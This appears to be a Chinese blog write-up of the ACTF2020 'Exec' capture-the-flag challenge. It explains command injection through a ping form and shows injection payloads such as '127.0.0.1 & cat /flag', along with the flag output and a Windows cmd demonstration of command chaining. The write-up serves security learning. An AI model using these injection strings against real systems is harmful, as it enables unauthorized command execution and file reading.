

[ACTF2020 新生赛] Exec

原创

Ddddddddddd. 于 2021-08-02 01:39:34 发布 47 收藏
文章标签： hbase
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/DdddddXxxxx/article/details/119307894
版权




直接ping ip可以得到结果，试一下：



拿到flag。
像这种什么都没过滤的题目，可以利用常见管道符直接执行命令：

常见管道符

1、|（就是按位或），直接执行 | 后面的语句



2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

PING

cccc || cat /flag

PING

flag{df2e345f-7b07-41f0-8eec-ebe6613803c0}

3、&（就是按位与），&前面和后面命令都要执行，无论前面真假

PING

127.0.0.1 & cat /flag

PING


flag{df2e345f-7b07-41f0-8eec-ebe6613803c0}
PING 127.0.0.1 (127.0.0.1): 56 data bytes

4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令

这里没试出来flag，用cmd试一下：

```
C:\Users\cccc>xxx&&whoami
'xxx' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\cccc>ping 127.0.0.1&&whoami

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
desktop-i0pqgob\cccc

C:\Users\cccc>whoami
desktop-i0pqgob\cccc

C:\Users\cccc>
```

5、;（linux下有的，和&一样的作用）



命令执行漏洞可以看这位师傅的博客：
http://www.ghtwf01.cn/index.php/archives/273/